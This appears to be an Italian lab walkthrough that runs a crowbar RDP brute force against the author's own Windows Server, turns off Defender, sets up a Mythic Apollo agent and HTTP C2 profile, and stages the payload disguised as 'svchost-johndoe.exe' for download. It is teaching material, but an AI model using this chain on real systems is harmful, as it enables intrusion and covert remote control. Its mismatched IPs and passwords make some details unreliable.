


Day 21 - Mythic Agent Setup

LANCIO DI UN ATTACCO BRUTE FORCE, GENERAZIONE DI UN AGENT MYTHIC,
CONNESSIONE CON C2 SERVER.

Mythic Agent Setup


Procediamo con la realizzazione del piano d'attacco illustrato nel Day 19, accediamo al nostro **Windows Server** e creiamo il file *passwords.txt* da esfiltrare in seguito. Cambiamo anche la password dell'account di windows corrente con *Windows2024!*.



Mythic Agent Setup

Accediamo a **Kali Linux**, aggiorniamo i repository, prendiamo la wordlist `rockyou.txt` da utilizzare per lanciare l'attacco Brute Force, per semplicità di esposizione creiamo una nuova wordlist chiamata '`custom-wordlist.txt`' al cui interno inseriamo la password di **Windows Server** da indovinare. Procediamo poi con l'installazione di **crowbar** che ci serve a lanciare l'attacco.

```
(root@kali)-[/usr/share/wordlists]
# apt install crowbar
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is held by pr
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is held by pr
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is held by pr
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is held by pr
Waiting for cache lock: Could not get lock /var/lib/dpkg/lock-frontend. It is held by pr
Press 146335 (apt)... 4s
```



The screenshot shows a Kali Linux terminal window with the following content:

```
root@kali: /usr/share/wordlists
File Actions Edit View Help
root@kali: /home/kali/Desktop x root@kali: /usr/share/wordlists x
GNU nano 8.1 /home/kali/custom-wordlist.txt *
tiger
sunshine
chocolate
password1
soccer
anthony
friends
butterfly
purple
...
(root@kali)-[/usr/share/wordlists]
# head -50 rockyou.txt > /home/kali/custom-wordlist.txt
(root@kali)-[/usr/share/wordlists]
# nano /home/kali/custom-wordlist.txt
andrea
carlos
jennifer
joshua
bubbles
1234567890
superman
hannah
Winter2024!
```

The terminal window also displays a list of keyboard shortcuts at the bottom:

^G Help	^O Write Out	^F Where Is	^K Cut	^T Execute	^C Location
^X Exit	^R Read File	^_ Replace	^U Paste	^J Justify	^_ Go To Line

Mythic Agent Setup

Creiamo un file `target.txt` con l'username e l'IP della macchina target, ed usiamo **crowbar** col seguente comando dove:

crowbar: Invoca lo strumento Crowbar per eseguire l'attacco brute-force.

-b rdp: Specifica il protocollo da attaccare, in questo caso RDP (Remote Desktop Protocol).

-u Administrator: Indica l'username da usare durante l'attacco, qui è Administrator.

-C /home/kali/custom-wordlist.txt: Definisce il percorso del file che contiene la lista di password da usare per il brute-force (in questo caso, il file si trova in `/home/kali/custom-wordlist.txt`).


-s <ip target>: Specifica l'indirizzo IP del target su cui eseguire l'attacco brute-force, con il CIDR `/32`, che indica un singolo IP

```
(root@kali)-[/usr/share/wordlists]
# crowbar -b rdp -u Administrator -C /home/kali/custom-wordlist.txt -s 155.140.2.1
2024-10-06 05:08:09 START
2024-10-06 05:08:09 Crowbar v0.4.2
2024-10-06 05:08:09 Trying 155.140.2.1
2024-10-06 05:08:30 RDP-SUCCESS : 155.140.2.1 - Administrator:Windows2024!
2024-10-06 05:08:30 STOP
```

Mythic Agent Setup


Effettuiamo una connessione **RDP** da **Kali Linux**:

```
(root@kali)-[/usr/share/wordlists]
# xfreerdp /u:Administrator /p:Windows2024! /v:155.138.133.204:3389
[05:12:26:385] [293771:293772] [WARN][com.freerdp.crypto] - Certificate verification failure
'self-signed certificate (18)' at stack position 0
[05:12:26:386] [293771:293772] [WARN][com.freerdp.crypto] - CN = WIN-johndoe
[05:12:26:387] [293771:293772] [ERROR][com.freerdp.crypto] - 
[05:12:26:387] [293771:293772] [ERROR][com.freerdp.crypto] - @
WARNING: CERTIFICATE
NAME MISMATCH! @
[05:12:26:387] [293771:293772] [ERROR][com.freerdp.crypto] - 
[05:12:26:387] [293771:293772] [ERROR][com.freerdp.crypto] - The hostname used for this connection (155.138.133.204:3389)
[05:12:26:387] [293771:293772] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[05:12:26:387] [293771:293772] [ERROR][com.freerdp.crypto] - Common Name (CN):
[05:12:26:387] [293771:293772] [ERROR][com.freerdp.crypto] - WIN-johndoe
[05:12:26:387] [293771:293772] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 155.138.133.204:3389 (RDP-Server):
Common Name: WIN-johndoe
Subject: CN = WIN-johndoe
Issuer: CN = WIN-johndoe
Thumbprint: eb:2a:c8:c0:ea:22:d6:43:35:35:2b:6c:7f:1e:ca:6d:a5:c5:7e:cd:b9:10:1c:48:28:81:16:4c:cc:39:b0:bd
The above X.509 certificate could not be verified, possibly because you do not have the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
```



Mythic Agent Setup

Ora possiamo lanciare dei comandi di **Discovery** e **Defense Evasion**(disabilitando il Defender):



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.20348.2700]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>whoami
win-johndoe\administrator

C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet Instance 0:


    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::5400:555:5e10:7718%2
    IPv4 Address. . . . . : 
    Subnet Mask . . . . . : 
    Default Gateway . . . . . : 

C:\Users\Administrator>net user

User accounts for \WIN-JOHNDOE



-----
Administrator           DefaultAccount           Guest
WDAGUtilityAccount
The command completed successfully.

C:\Users\Administrator>net group
```



100

Predisponiamo il **Mythic Agent**, per prima cosa lo scegliamo in base alle nostre esigenze dalla pagina di GitHub, in particolare sceglieremo **Apollo**, come si può notare è compatibile con Windows:

		
discord	✗	✗
dynamichttp	✓	✗
freyja_tcp	✗	✗
http	✓	✓
poseidon_tcp	✗	✗
slack	✗	✗
smb	✗	✓
tcp	✗	✓
webshell	✗	✗
websocket	✗	✓



[illegible]

Mythic Agent Setup

Col collegamento in SSH col **Mythic Server**, installiamo tramite la mythic-cli l'agent Apollo che sarà a disposizione di **Mythic**, possiamo osservarlo anche sulla Web UI:

```
root@Mythic:~/Mythic# ./mythic-cli install github https://github.com/MythicAgents/Apollo.git
2024/10/06 09:41:06 [*] Creating temporary directory
2024/10/06 09:41:06 [*] Cloning https://github.com/MythicAgents/Apollo.git
Cloning into '/root/Mythic/tmp'...
2024/10/06 09:41:07 [*] Parsing config.json
2024/10/06 09:41:07 [*] Processing Payload Type apollo
2024/10/06 09:41:07 [*] Copying new version of payload into place
2024/10/06 09:41:08 [*] Adding service into docker-compose
2024/10/06 09:41:08 [*] Removing old volume, apollo_volume, if it exists
2024/10/06 09:41:08 [*] Volume not found
2024/10/06 09:41:08 [+] Added apollo to docker-compose
2024/10/06 09:41:08 [*] Container not running: apollo
[+] Running 17/1
  apollo [██████████████████] 622.6MB / 641.6MB Pulling 15.4s
```



Payload / C2 Services

Delete	Service	Type	Metadata
	 apollo	Agent	Author: @djhohnstein Supported Operating Systems: Windows Description: A fully featured .NET 4.0 compatible training agent. Version: 2.2.17

Mythic Agent Setup

Installiamo un **C2 profile** sempre tramite la cli di mythic:

```
root@Mythic:~/Mythic# ./mythic-cli install github https://github.com/MythicC2Profiles/http
2024/10/06 10:06:01 [*] Creating temporary directory
2024/10/06 10:06:01 [*] Cloning https://github.com/MythicC2Profiles/http
Cloning into '/root/Mythic/tmp'...
2024/10/06 10:06:01 [*] Parsing config.json
2024/10/06 10:06:01 [+] Successfully installed service
2024/10/06 10:06:01 [*] Processing C2 Profile http
2024/10/06 10:06:01 [*] Copying new version into place
2024/10/06 10:06:01 [*] Adding c2, http, into docker-compose
2024/10/06 10:06:01 [*] Removing old volume, http_volume, if it exists
2024/10/06 10:06:01 [*] Volume not found
2024/10/06 10:06:01 [+] Added http to docker-compose
2024/10/06 10:06:01 [*] Container not running: http
[+] Running 7/1
  http Pulled                                1.2s   Pulling 1.1s
```

  http





C2 Profile

Author: @its_a_feature_
Supported Agents: apollo
Description: Uses HTTP Get/Post messages for connectivity

Online

C2 Server Status:
Accepting Connections


STOP PROFILE


L'**HTTP profile** di **Mythic** serve a gestire la comunicazione tra il server di **Command and Control (C2)** e l'agente installato sulla macchina compromessa utilizzando il protocollo HTTP/HTTPS.

Mythic Agent Setup

Generiamo un payload sulla Web Ui di **Mythic**, il payload una volta avviato sul **Windows Server** attaccato mi permetterà di avviare l'agent **Apollo** tramite profilo http e creare una connessione col C2 server:



Selezioniamo **Windows** come OS, come 'Build Parameter' scegliamo WinExe, e dalla schermata successiva importiamo tutti i comandi disponibili:



Mythic Agent Setup

Includiamo il profilo 'http' appena installato su **Mythic** e lo configuriamo nel seguente modo:


The screenshot displays the 'Select C2 Profiles' step of the Mythic Agent Setup process. The interface includes a progress bar at the top with five steps: 'Select Target OS', 'Payload Type', 'Select Commands', 'Select C2 Profiles' (current step), and 'Build'. Below the progress bar, a table lists available C2 profiles. The 'http' profile is selected, indicated by a toggle switch and a description: 'Uses HTTP Get/Post messages for connectivity'. Below the table, the configuration parameters for the 'http' profile are shown in a form. The parameters include 'Callback Host', 'Callback Interval in seconds', 'Callback Jitter in percent', 'Callback Port', 'Encryption Type', 'GET request URI', 'HTTP Headers', and 'Kill Date'. The 'Callback Host' field is highlighted with a red box. The 'HTTP Headers' section shows a key-value pair for 'User-Agent' with the value 'Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko'. The 'Kill Date' field is set to '10/06/2025'.

Include?	C2 Name	Pre-created Instances	Description
<input checked="" type="checkbox"/>	http		Uses HTTP Get/Post messages for connectivity


Parameter	Value				
Callback Host <small>Modified</small>	https://15 [redacted]				
Callback Interval in seconds	10				
Callback Jitter in percent	23				
Callback Port	80				
Encryption Type	aes256_hmac				
GET request URI (don't include leading /)	index				
HTTP Headers	<table border="1"><thead><tr><th>KEY</th><th>VALUE</th></tr></thead><tbody><tr><td>User-Agent</td><td>Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko</td></tr></tbody></table>	KEY	VALUE	User-Agent	Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
KEY	VALUE				
User-Agent	Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko				
Kill Date <small>Modified</small>	10/06/2025				

Mythic Agent Setup

Rinominiamo il payload e clicchiamo su 'Create':



Fatto ciò avremo il payload da lanciare su **Windows Server** per scaricare l'agent, cliccando col tasto destro su 'Download here' avremo il link per fare ciò.



Payload successfully built!

Agent ready for download

[Download here](#)

```
/root/Mythic  
root@Mythic:~/Mythic# wget https://155. [redacted] ct/download/b6f56372-78df-43cd-8c11-882c5b0a6064 --no-check-certificate
```

Mythic Agent Setup

Verifichiamo e rinominiamo il payload in modo da poterlo includere facilmente nella richiesta che faremo dal **Windows Server** in RDP da **Kali Linux**:

```
root@Mythic:~/Mythic# ls
b6f56372-78df-43cd-8c11-882c5b0a6064  install_docker_kali.sh  Mythic_CLI  prometheus-docker
CHANGELOG.MD  install_docker_ubuntu.sh  mythic-docker  rabbitmq-docker
docker-compose.yml  InstalledServices  mythic-react-docker  README.md
documentation-docker  jupyter-docker  MythicReactUI  SECURITY.md
grafana-docker  LICENSE  nginx-docker  VERSION
hasura-docker  Makefile  postgres-docker
install_docker_debian.sh  mythic-cli  postgres-exporter-docker
root@Mythic:~/Mythic# mv b6f56372-78df-43cd-8c11-882c5b0a6064 svchost-johndoe.exe
root@Mythic:~/Mythic# ls
CHANGELOG.MD  install_docker_debian.sh  LICENSE  mythic-react-docker  prometheus-docker  VERSION
docker-compose.yml  install_docker_kali.sh  Makefile  MythicReactUI  rabbitmq-docker
documentation-docker  install_docker_ubuntu.sh  mythic-cli  nginx-docker  README.md
grafana-docker  InstalledServices  Mythic_CLI  postgres-docker  SECURITY.md
hasura-docker  jupyter-docker  mythic-docker  postgres-exporter-docker  svchost-johndoe.exe
root@Mythic:~/Mythic#
```

Facciamo poi partire un **server HTTP semplice** utilizzando **Python** sulla porta **9999** modificando anche le regole del firewall del server **Mythic** in modo da permettere all'agent di interagire con esso.

```
root@Mythic:~/Mythic# python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
```

```
root@Mythic:~/Mythic# ufw allow 9999
Rule added
Rule added (v6)
root@Mythic:~/Mythic# ufw allow 80
Rule added
Rule added (v6)
```

Mythic Agent Setup

